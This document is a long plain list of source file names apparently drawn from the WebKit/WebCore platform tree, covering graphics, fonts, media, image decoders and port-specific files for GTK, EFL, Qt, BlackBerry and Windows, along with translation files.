RunLoopCF.cpp  
SharedBufferCF.cpp  
CertificateCFWin.cpp  
CertificateCFWin.h  
Clock.cpp  
Clock.h  
ClockGeneric.cpp  
ClockGeneric.h  
KeyEventCocoa.h  
KeyEventCocoa.mm  
ColorChooser.h  
ColorChooserClient.h  
ColorData.gperf  
ContentFilter.h  
ContentType.cpp  
ContentType.h  
ContextMenu.cpp  
ContextMenu.h  
ContextMenuItem.cpp  
ContextMenuItem.h

---

ContextMenuItemNone.cpp

ContextMenuNone.cpp

Cookie.h

CookiesStrategy.h

CrossThreadCopier.cpp

CrossThreadCopier.h

Cursor.cpp

Cursor.h

DatabaseStrategy.cpp

DatabaseStrategy.h

DateComponents.cpp

DateComponents.h

DateTimeChooser.h

DateTimeChooserClient.h

Decimal.cpp

Decimal.h

DragData.cpp

DragData.h

DragImage.cpp

DragImage.h

AsyncFileSystemEfl.cpp

AsyncFileSystemEfl.h

BatteryProviderEfl.cpp

BatteryProviderEfl.h

BatteryProviderEflClient.h

---

ClipboardEfl.cpp

CursorEfl.cpp

default.edc

button.edc

check.edc

combo.edc

cursor.edc

entry.edc

file.edc

fullscreen\_button.edc

mute\_button.edc

playpause\_button.edc

seekbackward\_button.edc

seekforward\_button.edc

toggle\_captions\_button.edc

progressbar.edc

radio.edc

scrollbar.edc

search\_cancel.edc

search\_decoration.edc

search\_field.edc

slider.edc

spinner.edc

DragDataEfl.cpp

DragImageEfl.cpp

---

EflInspectorUtilities.cpp

EflInspectorUtilities.h

EflKeyboardUtilities.cpp

EflKeyboardUtilities.h

EflScreenUtilities.cpp

EflScreenUtilities.h

ErrorsEfl.cpp

ErrorsEfl.h

EventLoopEfl.cpp

FileSystemEfl.cpp

GamepadsEfl.cpp

LanguageEfl.cpp

LocalizedStringsEfl.cpp

LoggingEfl.cpp

MIMETypeRegistryEfl.cpp

NetworkInfoProviderEfl.cpp

NetworkInfoProviderEfl.h

PasteboardEfl.cpp

PlatformKeyboardEventEfl.cpp

PlatformMouseEventEfl.cpp

PlatformScreenEfl.cpp

PlatformWheelEventEfl.cpp

RenderThemeEfl.cpp

RenderThemeEfl.h

RunLoopEfl.cpp

---

ScrollbarEfl.cpp

ScrollbarEfl.h

ScrollbarThemeEfl.cpp

ScrollbarThemeEfl.h

ScrollViewEfl.cpp

SharedTimerEfl.cpp

SoundEfl.cpp

TemporaryLinkStubs.cpp

WidgetEfl.cpp

EventLoop.h

FileChooser.cpp

FileChooser.h

FileMetadata.h

FileStream.cpp

FileStream.h

FileStreamClient.h

FileSystem.cpp

FileSystem.h

FloatConversion.h

Gamepads.h

GeolocationProviderGeoclue.cpp

GeolocationProviderGeoclue.h

GeolocationProviderGeoclueClient.h

ANGLEWebKitBridge.cpp

ANGLEWebKitBridge.h

---

AudioTrackPrivate.h  
AVFoundationCFSofLinking.h  
CoreMediaSoftLinking.h  
InbandTextTrackPrivateAVCF.cpp  
InbandTextTrackPrivateAVCF.h  
InbandTextTrackPrivateLegacyAVCF.cpp  
InbandTextTrackPrivateLegacyAVCF.h  
MediaPlayerPrivateAVFoundationCF.cpp  
MediaPlayerPrivateAVFoundationCF.h  
InbandTextTrackPrivateAVF.cpp  
InbandTextTrackPrivateAVF.h  
MediaPlayerPrivateAVFoundation.cpp  
MediaPlayerPrivateAVFoundation.h  
InbandTextTrackPrivateAVFObjC.h  
InbandTextTrackPrivateAVFObjC.mm  
InbandTextTrackPrivateLegacyAVFObjC.h  
InbandTextTrackPrivateLegacyAVFObjC.mm  
MediaPlayerPrivateAVFoundationObjC.h  
MediaPlayerPrivateAVFoundationObjC.mm  
WebCoreAVFResourceLoader.h  
WebCoreAVFResourceLoader.mm  
BitmapImage.cpp  
BitmapImage.h  
CanvasLayerWebKitThread.cpp  
CanvasLayerWebKitThread.h

---

DisplayRefreshMonitorBlackBerry.cpp  
DrawingBufferBlackBerry.cpp  
EGLImageLayerCompositingThreadClient.cpp  
EGLImageLayerCompositingThreadClient.h  
EGLImageLayerWebKitThread.cpp  
EGLImageLayerWebKitThread.h  
FloatPointBlackBerry.cpp  
FloatRectBlackBerry.cpp  
FloatSizeBlackBerry.cpp  
FontBlackBerry.cpp  
FontCacheBlackBerry.cpp  
FontCustomPlatformData.h  
FontCustomPlatformDataBlackBerry.cpp  
FontPlatformDataBlackBerry.cpp  
GlyphPageTreeNodeBlackBerry.cpp  
GradientBlackBerry.cpp  
GraphicsContext3DBlackBerry.cpp  
GraphicsContextBlackBerry.cpp  
GraphicsLayerBlackBerry.cpp  
GraphicsLayerBlackBerry.h  
IconBlackBerry.cpp  
ImageBlackBerry.cpp  
ImageBufferBlackBerry.cpp  
ImageBufferDataBlackBerry.h  
IntPointBlackBerry.cpp

---

IntRectBlackBerry.cpp  
IntSizeBlackBerry.cpp  
ITypeUtils.h  
LayerAnimation.cpp  
LayerAnimation.h  
LayerCompositingThread.cpp  
LayerCompositingThread.h  
LayerCompositingThreadClient.h  
LayerData.h  
LayerFilterRenderer.cpp  
LayerFilterRenderer.h  
LayerMessage.h  
LayerRenderer.cpp  
LayerRenderer.h  
LayerRendererClient.h  
LayerRendererSurface.cpp  
LayerRendererSurface.h  
LayerTexture.cpp  
LayerTexture.h  
LayerTile.cpp  
LayerTile.h  
LayerTileIndex.h  
LayerTiler.cpp  
LayerTiler.h  
LayerUtilities.h

---



LayerWebKitThread.cpp  
LayerWebKitThread.h  
MediaPlayerPrivateBlackBerry.cpp  
MediaPlayerPrivateBlackBerry.h  
PathBlackBerry.cpp  
PatternBlackBerry.cpp  
PluginLayerWebKitThread.cpp  
PluginLayerWebKitThread.h  
SimpleFontDataBlackBerry.cpp  
TextureCacheCompositingThread.cpp  
TextureCacheCompositingThread.h  
VideoLayerWebKitThread.cpp  
VideoLayerWebKitThread.h  
WebGLLayerWebKitThread.cpp  
WebGLLayerWebKitThread.h  
GraphicsLayerCA.cpp  
GraphicsLayerCA.h  
LayerFlushScheduler.cpp  
LayerFlushScheduler.h  
LayerFlushSchedulerClient.h  
LayerFlushSchedulerMac.cpp  
LayerPool.h  
LayerPool.mm  
PlatformCAAnimationMac.mm  
PlatformCAFiltersMac.mm

---

PlatformCALayerMac.mm  
TileController.h  
TileController.mm  
WebTiledBackingLayer.h  
WebTiledBackingLayer.mm  
WebTileLayer.h  
WebTileLayer.mm  
PlatformCAAnimation.h  
PlatformCAFilters.h  
PlatformCALayer.h  
PlatformCALayerClient.h  
TransformationMatrixCA.cpp  
AbstractCACFLayerTreeHost.h  
CACFLayerTreeHost.cpp  
CACFLayerTreeHost.h  
CACFLayerTreeHostClient.h  
LayerChangesFlusher.cpp  
LayerChangesFlusher.h  
LegacyCACFLayerTreeHost.cpp  
LegacyCACFLayerTreeHost.h  
PlatformCAAnimationWin.cpp  
PlatformCAFiltersWin.cpp  
PlatformCALayerWin.cpp  
PlatformCALayerWinInternal.cpp  
PlatformCALayerWinInternal.h

---

WKCACFViewLayerTreeHost.cpp  
WKCACFViewLayerTreeHost.h  
BitmapImageCairo.cpp  
CairoUtilities.cpp  
CairoUtilities.h  
DrawErrorUnderline.h  
DrawingBufferCairo.cpp  
FloatRectCairo.cpp  
FontCairo.cpp  
FontCairoHarfbuzzNG.cpp  
FontCustomPlatformData.h  
GLContext.cpp  
GLContext.h  
GradientCairo.cpp  
GraphicsContext3DCairo.cpp  
GraphicsContext3DPrivate.cpp  
GraphicsContext3DPrivate.h  
GraphicsContextCairo.cpp  
GraphicsContextPlatformPrivateCairo.h  
ImageBufferCairo.cpp  
ImageBufferDataCairo.h  
ImageCairo.cpp  
IntRectCairo.cpp  
OwnPtrCairo.cpp  
OwnPtrCairo.h

---

PathCairo.cpp  
PatternCairo.cpp  
PlatformContextCairo.cpp  
PlatformContextCairo.h  
PlatformPathCairo.cpp  
PlatformPathCairo.h  
RefPtrCairo.cpp  
RefPtrCairo.h  
TileCairo.cpp  
TileCairo.h  
TiledBackingStoreBackendCairo.cpp  
TransformationMatrixCairo.cpp  
BitmapImageCG.cpp  
ColorCG.cpp  
FloatPointCG.cpp  
FloatRectCG.cpp  
FloatSizeCG.cpp  
GradientCG.cpp  
GraphicsContext3DCG.cpp  
GraphicsContextCG.cpp  
GraphicsContextCG.h  
GraphicsContextPlatformPrivateCG.h  
ImageBufferCG.cpp  
ImageBufferDataCG.cpp  
ImageBufferDataCG.h

---

ImageCG.cpp  
ImageSourceCG.cpp  
ImageSourceCG.h  
ImageSourceCGMac.mm  
ImageSourceCGWin.cpp  
IntPointCG.cpp  
IntRectCG.cpp  
IntSizeCG.cpp  
PathCG.cpp  
PatternCG.cpp  
PDFDocumentImage.cpp  
PDFDocumentImage.h  
SubimageCacheWithTimer.cpp  
SubimageCacheWithTimer.h  
TransformationMatrixCG.cpp  
FontPlatformDataCocoa.mm  
Color.cpp  
Color.h  
ColorSpace.h  
FEBlendNEON.h  
FECompositeArithmeticNEON.h  
FEGaussianBlurNEON.h  
FELightingNEON.cpp  
FELightingNEON.h  
NEONHelpers.h

---

GraphicsContext3DNEON.h  
CrossfadeGeneratedImage.cpp  
CrossfadeGeneratedImage.h  
DashArray.h  
DisplayRefreshMonitor.cpp  
DisplayRefreshMonitor.h  
CairoUtilitiesEfl.cpp  
CairoUtilitiesEfl.h  
GraphicsContext3DEfl.cpp  
GraphicsContext3DPrivate.cpp  
GraphicsContext3DPrivate.h  
IconEfl.cpp  
ImageEfl.cpp  
IntPointEfl.cpp  
IntRectEfl.cpp  
GLContextEGL.cpp  
GLContextEGL.h  
Extensions3D.h  
CustomFilterValidatedProgramBlackBerry.cpp  
CustomFilterArrayParameter.h  
CustomFilterColorParameter.h  
CustomFilterCompiledProgram.cpp  
CustomFilterCompiledProgram.h  
CustomFilterConstants.h  
CustomFilterGlobalContext.cpp

---

CustomFilterGlobalContext.h  
CustomFilterMesh.cpp  
CustomFilterMesh.h  
CustomFilterMeshGenerator.cpp  
CustomFilterMeshGenerator.h  
CustomFilterNumberParameter.h  
CustomFilterOperation.cpp  
CustomFilterOperation.h  
CustomFilterParameter.h  
CustomFilterParameterList.cpp  
CustomFilterParameterList.h  
CustomFilterProgram.cpp  
CustomFilterProgram.h  
CustomFilterProgramClient.h  
CustomFilterProgramInfo.cpp  
CustomFilterProgramInfo.h  
CustomFilterRenderer.cpp  
CustomFilterRenderer.h  
CustomFilterTransformParameter.h  
CustomFilterValidatedProgram.cpp  
CustomFilterValidatedProgram.h  
DistantLightSource.cpp  
DistantLightSource.h  
FEBlend.cpp  
FEBlend.h

---

FIColorMatrix.cpp

FIColorMatrix.h

FEComponentTransfer.cpp

FEComponentTransfer.h

FEComposite.cpp

FEComposite.h

FEConvolveMatrix.cpp

FEConvolveMatrix.h

FCustomFilter.cpp

FCustomFilter.h

FEDiffuseLighting.cpp

FEDiffuseLighting.h

FEDisplacementMap.cpp

FEDisplacementMap.h

FEDropShadow.cpp

FEDropShadow.h

FEFlood.cpp

FEFlood.h

FEGaussianBlur.cpp

FEGaussianBlur.h

FELighting.cpp

FELighting.h

FEMerge.cpp

FEMerge.h

FEMorphology.cpp

---



FEMorphology.h

FEOffset.cpp

FEOffset.h

FESpecularLighting.cpp

FESpecularLighting.h

FETile.cpp

FETile.h

FETurbulence.cpp

FETurbulence.h

Filter.h

FilterEffect.cpp

FilterEffect.h

FilterOperation.cpp

FilterOperation.h

FilterOperations.cpp

FilterOperations.h

LightSource.h

PointLightSource.cpp

PointLightSource.h

SourceAlpha.cpp

SourceAlpha.h

SourceGraphic.cpp

SourceGraphic.h

SpotLightSource.cpp

SpotLightSource.h

---

CustomFilterValidatedProgramTextureMapper.cpp

TextureMapperPlatformCompiledProgram.h

ValidatedCustomFilterOperation.cpp

ValidatedCustomFilterOperation.h

FloatPoint.cpp

FloatPoint.h

FloatPoint3D.cpp

FloatPoint3D.h

FloatPolygon.cpp

FloatPolygon.h

FloatQuad.cpp

FloatQuad.h

FloatRect.cpp

FloatRect.h

FloatSize.cpp

FloatSize.h

Font.cpp

Font.h

FontBaseline.h

FontCache.cpp

FontCache.h

FontData.cpp

FontData.h

FontDescription.cpp

FontDescription.h

---

FontFastPath.cpp  
FontFeatureSettings.cpp  
FontFeatureSettings.h  
FontGenericFamilies.cpp  
FontGenericFamilies.h  
FontGlyphs.cpp  
FontGlyphs.h  
FontMetrics.h  
FontOrientation.h  
FontPlatformData.cpp  
FontPlatformData.h  
FontRenderingMode.h  
FontSelector.h  
FontSmoothingMode.h  
FontTraitsMask.h  
FontWidthVariant.h  
FontCacheFreeType.cpp  
FontCustomPlatformDataFreeType.cpp  
FontPlatformData.h  
FontPlatformDataFreeType.cpp  
GlyphPageTreeNodeFreeType.cpp  
SimpleFontDataFreeType.cpp  
UTF16UChar32Iterator.h  
GeneratedImage.cpp  
GeneratedImage.h

---

GeneratorGeneratedImage.cpp

GeneratorGeneratedImage.h

GLContextGLX.cpp

GLContextGLX.h

Glyph.h

GlyphBuffer.h

GlyphMetricsMap.h

GlyphPage.h

GlyphPageTreeNode.cpp

GlyphPageTreeNode.h

DrawingBuffer.cpp

DrawingBuffer.h

LoopBlinnClassifier.cpp

LoopBlinnClassifier.h

LoopBlinnConstants.h

LoopBlinnLocalTriangulator.cpp

LoopBlinnLocalTriangulator.h

LoopBlinnMathUtils.cpp

LoopBlinnMathUtils.h

LoopBlinnPathCache.cpp

LoopBlinnPathCache.h

LoopBlinnPathProcessor.h

LoopBlinnShader.cpp

LoopBlinnShader.h

LoopBlinnSolidFillShader.cpp

---

LoopBlinnSolidFillShader.h  
LoopBlinnTextureCoords.cpp  
LoopBlinnTextureCoords.h  
DrawingBufferMac.mm  
FilterContextOpenCL.cpp  
FilterContextOpenCL.h  
OpenCLFECOLORMatrix.cpp  
OpenCLFEFlood.cpp  
OpenCLFEImage.cpp  
OpenCLFEMerge.cpp  
OpenCLFESourceAlpha.cpp  
OpenCLFESourceGraphic.cpp  
OpenCLFETurbulence.cpp  
OpenCLHandle.h  
DrawingBufferQt.cpp  
Shader.cpp  
Shader.h  
SharedGraphicsContext3D.cpp  
SharedGraphicsContext3D.h  
Texture.cpp  
Texture.h  
TilingData.cpp  
TilingData.h  
Gradient.cpp  
Gradient.h

---

GraphicsContext.cpp  
GraphicsContext.h  
GraphicsContext3D.cpp  
GraphicsContext3D.h  
GraphicsLayer.cpp  
GraphicsLayer.h  
GraphicsLayerAnimation.cpp  
GraphicsLayerAnimation.h  
GraphicsLayerClient.h  
GraphicsLayerFactory.h  
GraphicsLayerTransform.cpp  
GraphicsLayerTransform.h  
GraphicsLayerUpdater.cpp  
GraphicsLayerUpdater.h  
GraphicsTypes.cpp  
GraphicsTypes.h  
GraphicsTypes3D.h  
FullscreenVideoControllerGStreamer.cpp  
FullscreenVideoControllerGStreamer.h  
GRefPtrGStreamer.cpp  
GRefPtrGStreamer.h  
GStreamerGWorld.cpp  
GStreamerGWorld.h  
GStreamerUtilities.cpp  
GStreamerUtilities.h

---

GStreamerVersioning.cpp  
GStreamerVersioning.h  
ImageGStreamer.h  
ImageGStreamerCairo.cpp  
ImageGStreamerQt.cpp  
MediaPlayerPrivateGStreamer.cpp  
MediaPlayerPrivateGStreamer.h  
MediaPlayerPrivateGStreamerBase.cpp  
MediaPlayerPrivateGStreamerBase.h  
PlatformVideoWindow.h  
PlatformVideoWindowEfl.cpp  
PlatformVideoWindowGtk.cpp  
PlatformVideoWindowMac.mm  
PlatformVideoWindowPrivate.h  
PlatformVideoWindowQt.cpp  
VideoSinkGStreamer.cpp  
VideoSinkGStreamer.h  
WebKitWebSourceGStreamer.cpp  
WebKitWebSourceGStreamer.h  
ColorGtk.cpp  
FullscreenVideoControllerGtk.cpp  
FullscreenVideoControllerGtk.h  
GdkCairoUtilities.cpp  
GdkCairoUtilities.h  
IconGtk.cpp

---

ImageBufferGtk.cpp  
ImageGtk.cpp  
IntPointGtk.cpp  
IntRectGtk.cpp  
HarfBuzzFace.cpp  
HarfBuzzFace.h  
HarfBuzzFaceCairo.cpp  
HarfBuzzFaceCoreText.cpp  
HarfBuzzShaper.cpp  
HarfBuzzShaper.h  
Icon.h  
Image.cpp  
Image.h  
ImageBuffer.cpp  
ImageBuffer.h  
ImageBufferData.h  
ImageObserver.h  
ImageOrientation.cpp  
ImageOrientation.h  
ImageRenderingMode.h  
ImageSource.cpp  
ImageSource.h  
InbandTextTrackPrivate.h  
InbandTextTrackPrivateClient.h  
IntPoint.h

---



IntPointHash.h

IntRect.cpp

IntRect.h

IntRectExtent.h

IntRectHash.h

IntSize.h

IntSizeHash.h

Latin1TextIterator.h

LayoutBoxExtent.cpp

LayoutBoxExtent.h

LayoutPoint.h

LayoutRect.cpp

LayoutRect.h

LayoutSize.h

ColorMac.h

ColorMac.mm

ComplexTextController.cpp

ComplexTextController.h

ComplexTextControllerCoreText.mm

DisplayRefreshMonitorMac.cpp

FloatPointMac.mm

FloatRectMac.mm

FloatSizeMac.mm

FontCacheMac.mm

FontComplexTextMac.cpp

---

FontCustomPlatformData.cpp

FontCustomPlatformData.h

FontMac.mm

GlyphPageTreeNodeMac.cpp

GraphicsContext3DMac.mm

GraphicsContextMac.mm

IconMac.mm

ImageMac.mm

IntPointMac.mm

IntRectMac.mm

IntSizeMac.mm

MediaPlayerPrivateQTKit.h

MediaPlayerPrivateQTKit.mm

MediaPlayerProxy.h

SimpleFontDataCoreText.cpp

SimpleFontDataMac.mm

WebGLLayer.h

WebGLLayer.mm

WebLayer.h

WebLayer.mm

WebTiledLayer.h

WebTiledLayer.mm

MediaPlayer.cpp

MediaPlayer.h

MediaPlayerPrivate.h

---

MediaSourcePrivate.h  
NativeImagePtr.h  
Extensions3DOpenGL.cpp  
Extensions3DOpenGL.h  
Extensions3DOpenGLCommon.cpp  
Extensions3DOpenGLCommon.h  
Extensions3DOpenGLSLES.cpp  
Extensions3DOpenGLSLES.h  
GLDefs.h  
GLPlatformContext.cpp  
GLPlatformContext.h  
GLPlatformSurface.cpp  
GLPlatformSurface.h  
GraphicsContext3DOpenGL.cpp  
GraphicsContext3DOpenGLCommon.cpp  
GraphicsContext3DOpenGLSLES.cpp  
OpenGLSLEShims.h  
OpenGLShims.cpp  
OpenGLShims.h  
OpenTypeSanitizer.cpp  
OpenTypeSanitizer.h  
OpenTypeTypes.h  
OpenTypeUtilities.cpp  
OpenTypeUtilities.h  
OpenTypeVerticalData.cpp

---

OpenTypeVerticalData.h  
Path.cpp  
Path.h  
PathTraversalState.cpp  
PathTraversalState.h  
Pattern.cpp  
Pattern.h  
PlatformLayer.h  
PlatformTextTrack.h  
PlatformTextTrackMenu.h  
ColorQt.cpp  
FloatPointQt.cpp  
FloatRectQt.cpp  
FloatSizeQt.cpp  
FontCacheQt.cpp  
FontCustomPlatformData.h  
FontCustomPlatformDataQt.cpp  
FontPlatformData.h  
FontPlatformDataQt.cpp  
FontQt.cpp  
GlyphPageTreeNodeQt.cpp  
GradientQt.cpp  
GraphicsContext3DQt.cpp  
GraphicsContextQt.cpp  
IconQt.cpp

---

ImageBufferDataQt.cpp  
ImageBufferDataQt.h  
ImageBufferQt.cpp  
ImageDecoderQt.cpp  
ImageDecoderQt.h  
ImageQt.cpp  
IntPointQt.cpp  
IntRectQt.cpp  
IntSizeQt.cpp  
MediaPlayerPrivateQt.cpp  
MediaPlayerPrivateQt.h  
NativeImageQt.h  
PathQt.cpp  
PatternQt.cpp  
QFramebufferPaintDevice.cpp  
QFramebufferPaintDevice.h  
SimpleFontDataQt.cpp  
StillImageQt.cpp  
StillImageQt.h  
TileQt.cpp  
TileQt.h  
TransformationMatrixQt.cpp  
TransparencyLayer.h  
Region.cpp  
Region.h

---

RoundedRect.cpp

RoundedRect.h

SegmentedFontData.cpp

SegmentedFontData.h

ShadowBlur.cpp

ShadowBlur.h

SimpleFontData.cpp

SimpleFontData.h

SourceBufferPrivate.h

StringTruncator.cpp

StringTruncator.h

StrokeStyleApplier.h

GLTransportSurface.cpp

GLTransportSurface.h

GraphicsSurfaceCommon.cpp

EGLConfigSelector.cpp

EGLConfigSelector.h

EGLContext.cpp

EGLContext.h

EGLHelper.cpp

EGLHelper.h

EGLSurface.cpp

EGLSurface.h

EGLXSurface.cpp

EGLXSurface.h

---

GLXConfigSelector.h  
GLXContext.cpp  
GLXContext.h  
GLXSurface.cpp  
GLXSurface.h  
GraphicsSurfaceGLX.cpp  
OwnPtrX11.h  
X11Helper.cpp  
X11Helper.h  
GraphicsSurface.cpp  
GraphicsSurface.h  
GraphicsSurfaceToken.h  
GraphicsSurfaceMac.cpp  
GraphicsSurfaceQt.cpp  
GraphicsSurfaceWin.cpp  
SurrogatePairAwareTextIterator.cpp  
SurrogatePairAwareTextIterator.h  
SVGGlyph.cpp  
SVGGlyph.h  
AreaAllocator.cpp  
AreaAllocator.h  
CompositingCoordinator.cpp  
CompositingCoordinator.h  
CoordinatedBackingStore.cpp  
CoordinatedBackingStore.h

---

CoordinatedCustomFilterOperation.h

CoordinatedCustomFilterProgram.h

CoordinatedGraphicsLayer.cpp

CoordinatedGraphicsLayer.h

CoordinatedGraphicsScene.cpp

CoordinatedGraphicsScene.h

CoordinatedGraphicsState.h

CoordinatedImageBacking.cpp

CoordinatedImageBacking.h

CoordinatedSurface.cpp

CoordinatedSurface.h

CoordinatedTile.cpp

CoordinatedTile.h

SurfaceUpdateInfo.h

ThreadSafeCoordinatedSurface.cpp

ThreadSafeCoordinatedSurface.h

UpdateAtlas.cpp

UpdateAtlas.h

GraphicsLayerTextureMapper.cpp

GraphicsLayerTextureMapper.h

TextureMapper.cpp

TextureMapper.h

TextureMapperBackingStore.cpp

TextureMapperBackingStore.h

TextureMapperFPSCounter.cpp

---



TextureMapperFPSCounter.h  
TextureMapperGL.cpp  
TextureMapperGL.h  
TextureMapperImageBuffer.cpp  
TextureMapperImageBuffer.h  
TextureMapperLayer.cpp  
TextureMapperLayer.h  
TextureMapperPlatformLayer.h  
TextureMapperShaderProgram.cpp  
TextureMapperShaderProgram.h  
TextureMapperSurfaceBackingStore.cpp  
TextureMapperSurfaceBackingStore.h  
TextureMapperTile.cpp  
TextureMapperTile.h  
TextureMapperTiledBackingStore.cpp  
TextureMapperTiledBackingStore.h  
TextRenderingMode.h  
TextRun.cpp  
TextRun.h  
TextTrackRepresentation.cpp  
TextTrackRepresentation.h  
Tile.h  
TiledBacking.h  
TiledBackingStore.cpp  
TiledBackingStore.h

---

TiledBackingStoreBackend.h

TiledBackingStoreClient.h

AffineTransform.cpp

AffineTransform.h

IdentityTransformOperation.h

Matrix3DTransformOperation.cpp

Matrix3DTransformOperation.h

MatrixTransformOperation.cpp

MatrixTransformOperation.h

PerspectiveTransformOperation.cpp

PerspectiveTransformOperation.h

RotateTransformOperation.cpp

RotateTransformOperation.h

ScaleTransformOperation.cpp

ScaleTransformOperation.h

SkewTransformOperation.cpp

SkewTransformOperation.h

TransformationMatrix.cpp

TransformationMatrix.h

TransformOperation.h

TransformOperations.cpp

TransformOperations.h

TransformState.cpp

TransformState.h

TranslateTransformOperation.cpp

---

TranslateTransformOperation.h

TypesettingFeatures.h

UnitBezier.h

VideoTrackPrivate.h

WidthCache.h

WidthIterator.cpp

WidthIterator.h

DIBPixelData.cpp

DIBPixelData.h

FontCacheWin.cpp

FontCGWin.cpp

FontCustomPlatformData.cpp

FontCustomPlatformData.h

FontCustomPlatformDataCairo.cpp

FontPlatformDataCairoWin.cpp

FontPlatformDataCGWin.cpp

FontPlatformDataWin.cpp

FontWin.cpp

FullScreenController.cpp

FullScreenController.h

FullScreenControllerClient.h

GDIExtras.cpp

GDIExtras.h

glexth.h

GlyphPageTreeNodeCairoWin.cpp

---

GlyphPageTreeNodeCGWin.cpp  
GraphicsContextCairoWin.cpp  
GraphicsContextCGWin.cpp  
GraphicsContextWin.cpp  
IconWin.cpp  
ImageCairoWin.cpp  
ImageCGWin.cpp  
ImageWin.cpp  
IntPointWin.cpp  
IntRectWin.cpp  
IntSizeWin.cpp  
LocalWindowsContext.h  
MediaPlayerPrivateFullscreenWindow.cpp  
MediaPlayerPrivateFullscreenWindow.h  
MediaPlayerPrivateQuickTimeVisualContext.cpp  
MediaPlayerPrivateQuickTimeVisualContext.h  
MediaPlayerPrivateTaskTimer.cpp  
MediaPlayerPrivateTaskTimer.h  
QTCFDictionary.cpp  
QTCFDictionary.h  
QTDecompressionSession.cpp  
QTDecompressionSession.h  
QTMovie.cpp  
QTMovie.h  
QTMovieGWorld.cpp

---

QTMovieGWorld.h

QTMovieTask.cpp

QTMovieTask.h

QTMovieVisualContext.cpp

QTMovieVisualContext.h

QTMovieWinTimer.cpp

QTMovieWinTimer.h

QTPixelBuffer.cpp

QTPixelBuffer.h

QTTrack.cpp

QTTrack.h

RefCountedGDIHandle.h

SimpleFontDataCairoWin.cpp

SimpleFontDataCGWin.cpp

SimpleFontDataWin.cpp

TransformationMatrixWin.cpp

UniscribeController.cpp

UniscribeController.h

WKCAImageQueue.cpp

WKCAImageQueue.h

FontCacheWinCE.cpp

FontCustomPlatformData.cpp

FontCustomPlatformData.h

FontPlatformData.cpp

FontPlatformData.h

---

FontWinCE.cpp  
GlyphPageTreeNodeWinCE.cpp  
GradientWinCE.cpp  
GraphicsContextWinCE.cpp  
ImageBufferDataWince.h  
ImageBufferWinCE.cpp  
ImageWinCE.cpp  
MediaPlayerPrivateWinCE.h  
MediaPlayerProxy.cpp  
MediaPlayerProxy.h  
PathWinCE.cpp  
PlatformPathWinCE.cpp  
PlatformPathWinCE.h  
SharedBitmap.cpp  
SharedBitmap.h  
SimpleFontDataWinCE.cpp  
WinCEGraphicsExtras.h  
WindRule.h  
WOFFFileFormat.cpp  
WOFFFileFormat.h  
AsyncFileSystemGtk.cpp  
AsyncFileSystemGtk.h  
ClipboardGtk.cpp  
ClipboardUtilitiesGtk.cpp  
ClipboardUtilitiesGtk.h

---

CompositionResults.h  
ContextMenuGtk.cpp  
ContextMenuItemGtk.cpp  
CursorGtk.cpp  
CursorGtk.h  
DataObjectGtk.cpp  
DataObjectGtk.h  
DragDataGtk.cpp  
DragIcon.cpp  
DragIcon.h  
DragImageGtk.cpp  
ErrorsGtk.cpp  
ErrorsGtk.h  
EventLoopGtk.cpp  
FileSystemGtk.cpp  
GamepadsGtk.cpp  
GOwnPtrGtk.cpp  
GOwnPtrGtk.h  
GRefPtrGtk.cpp  
GRefPtrGtk.h  
GtkClickCounter.cpp  
GtkClickCounter.h  
GtkDragAndDropHelper.cpp  
GtkDragAndDropHelper.h  
GtkInputMethodFilter.cpp

---

GtkInputMethodFilter.h  
GtkPluginWidget.cpp  
GtkPluginWidget.h  
GtkPopupMenu.cpp  
GtkPopupMenu.h  
GtkUtilities.cpp  
GtkUtilities.h  
GtkVersioning.c  
GtkVersioning.h  
KeyBindingTranslator.cpp  
KeyBindingTranslator.h  
LanguageGtk.cpp  
LocalizedStringsGtk.cpp  
LoggingGtk.cpp  
MainFrameScrollbarGtk.cpp  
MainFrameScrollbarGtk.h  
MIMETypeRegistryGtk.cpp  
PasteboardGtk.cpp  
PasteboardHelper.cpp  
PasteboardHelper.h  
PlatformKeyboardEventGtk.cpp  
PlatformMouseEventGtk.cpp  
PlatformScreenGtk.cpp  
PlatformWheelEventGtk.cpp  
ar.po

---



as.po

bg.po

ChangeLog

cs.po

de.po

el.po

en\_CA.po

en\_GB.po

eo.po

es.po

et.po

eu.po

fr.po

gl.po

GNUmakefile.am

gu.po

he.po

hi.po

hu.po

id.po

it.po

kn.po

ko.po

lt.po

lv.po

---

ml.po

mr.po

nb.po

nl.po

or.po

pa.po

pl.po

POTFILES.in

pt.po

pt\_BR.po

README

ro.po

ru.po

sl.po

sr.po

sr@latin.po

sv.po

ta.po

te.po

uk.po

vi.po

zh\_CN.po

PopupMenuGtk.cpp

PopupMenuGtk.h

RedirectedXCompositeWindow.cpp

---

RedirectedXCompositeWindow.h

RenderThemeGtk.cpp

RenderThemeGtk.h

RenderThemeGtk2.cpp

RenderThemeGtk3.cpp

RunLoopGtk.cpp

ScrollbarThemeGtk.cpp

ScrollbarThemeGtk.h

ScrollbarThemeGtk2.cpp

ScrollbarThemeGtk3.cpp

ScrollViewGtk.cpp

SearchPopupMenuGtk.cpp

SearchPopupMenuGtk.h

SharedBufferGtk.cpp

SharedTimerGtk.cpp

SoundGtk.cpp

TemporaryLinkStubs.cpp

UserAgentGtk.cpp

UserAgentGtk.h

WebKitAuthenticationWidget.cpp

WebKitAuthenticationWidget.h

WidgetBackingStoreGtkX11.cpp

WidgetBackingStoreGtkX11.h

WidgetGtk.cpp

WidgetRenderingContext.cpp

---

WidgetRenderingContext.h

HashTools.h

HistogramSupport.cpp

HistogramSupport.h

HostWindow.h

JPEGImageDecoder.cpp

JPEGImageDecoder.h

BMPIImageDecoder.cpp

BMPIImageDecoder.h

BMPIImageReader.cpp

BMPIImageReader.h

ImageDecoderCairo.cpp

GIFImageDecoder.cpp

GIFImageDecoder.h

GIFImageReader.cpp

GIFImageReader.h

ICOImageDecoder.cpp

ICOImageDecoder.h

ImageDecoder.cpp

ImageDecoder.h

JPEGImageDecoder.cpp

JPEGImageDecoder.h

PNGImageDecoder.cpp

PNGImageDecoder.h

WEBPImageDecoder.cpp

---

WEBPImageDecoder.h

JPEGImageEncoder.cpp

JPEGImageEncoder.h

PNGImageEncoder.cpp

PNGImageEncoder.h

InitializeLogging.h

ClipboardIOS.h

ClipboardIOS.mm

CursorIOS.cpp

EventLoopIOS.mm

FileSystemIOS.h

FileSystemIOS.mm

KeyEventCodesIOS.h

KeyEventIOS.mm

PasteboardIOS.mm

SharedTimerIOS.mm

KillRing.h

KillRingNone.cpp

KURL.cpp

KURL.h

KURLHash.h

Language.cpp

Language.h

LayoutUnit.h

Length.cpp

---

Length.h

LengthBox.cpp

LengthBox.h

LengthSize.h

